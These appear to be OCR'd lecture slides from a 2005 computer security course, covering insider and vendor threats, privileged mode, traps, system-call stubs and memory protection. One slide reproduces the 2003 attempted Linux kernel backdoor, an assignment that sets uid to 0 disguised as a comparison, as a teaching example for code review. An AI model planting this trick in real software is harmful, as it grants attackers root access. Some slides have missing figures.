Feb 11, 2005 -- Lecture 12

22C:169
Computer Security

Douglas W. Jones

Department of Computer Science

Defense / Op. Sys.

The Threat

Systems where

- *Components are purchased*
- *Multiple programmers are involved*

What happens when

- *Vendor is dishonest*
- *Vendor hires dishonest programmers*
- *You hire dishonest programmers*

How do you defend against them?

Defensive measures:

Sound software engineering

- *Compartmentalize design (firewalls!)*
  - Minimize potential damage
- *Use revision control system*
  - Force people to take responsibility
- *Put code through review process*
  - No "single author" code

Defensive Measures:

Demand that vendors

Apply same methodology

Demand that purchased components

Be exposed to outside review

Operate purchased components

In protected "sandbox"

Many vendors resist strongly

Attempted Linux Backdoor

Discovered Nov 5, 2003

In **`sys_wait4()`** added this code:

```
if ((options == (__WCLONE|__WALL))
    && (current->uid = 0))
        retval = -EINVAL;
```

Larry McVoy

Log your changes properly, folks

Matthew Dharm

Out of curiosity, what were the changes

Zwane Mwaikambo

That looks odd

Andries Brouwer

Not if you hope to get root

Operating Systems

An old security problem:

How do you protect the system from misbehaving applications?

Problem recognized in early 1960s

How do you protect applications from misbehaving applications?

Problem recognized in mid 1960s

Key inventions

Privileged mode of execution

Present in many machines by 1965

User mode

Normal mode of execution

Use of unsafe operations trapped

Input-output instructions

privilege-change instructions

System mode or privileged mode

Everything is legal

Interrupts and traps

On interrupt or trap

Former privilege level is saved
Level is set to system mode

On return from interrupt

Former privilege level is restored
(usually a return to user mode)

The classic form of gate crossing!

System calls

Must involve gate crossing

therefore, not done by call instructions

therefore, done using traps

Reserved trap instructioins

Users don't usually want to deal with traps

therefore, system calls are packaged as library routines that force traps

Stubs

Example: Unix System Library

```
read( int d, char* buf, int len );
{
   trap 215;
}
write( int d, char* buf, int len );
{
   trap 216;
}
```

Protecting Memory

Privileged mode alone is not enough


adversary can install trap handlers!

Therefore, we need memory protection

in user mode, OS cannot be written


in privileged mode, OS can rewrite self

Crudest memory protection idea:



This is inflexible, but it is sufficient

Generalization




```
if ((addr < base)||(addr > bound))
    if (!privileged) trap;
```

Allows multiple users!
Requires parameter validation!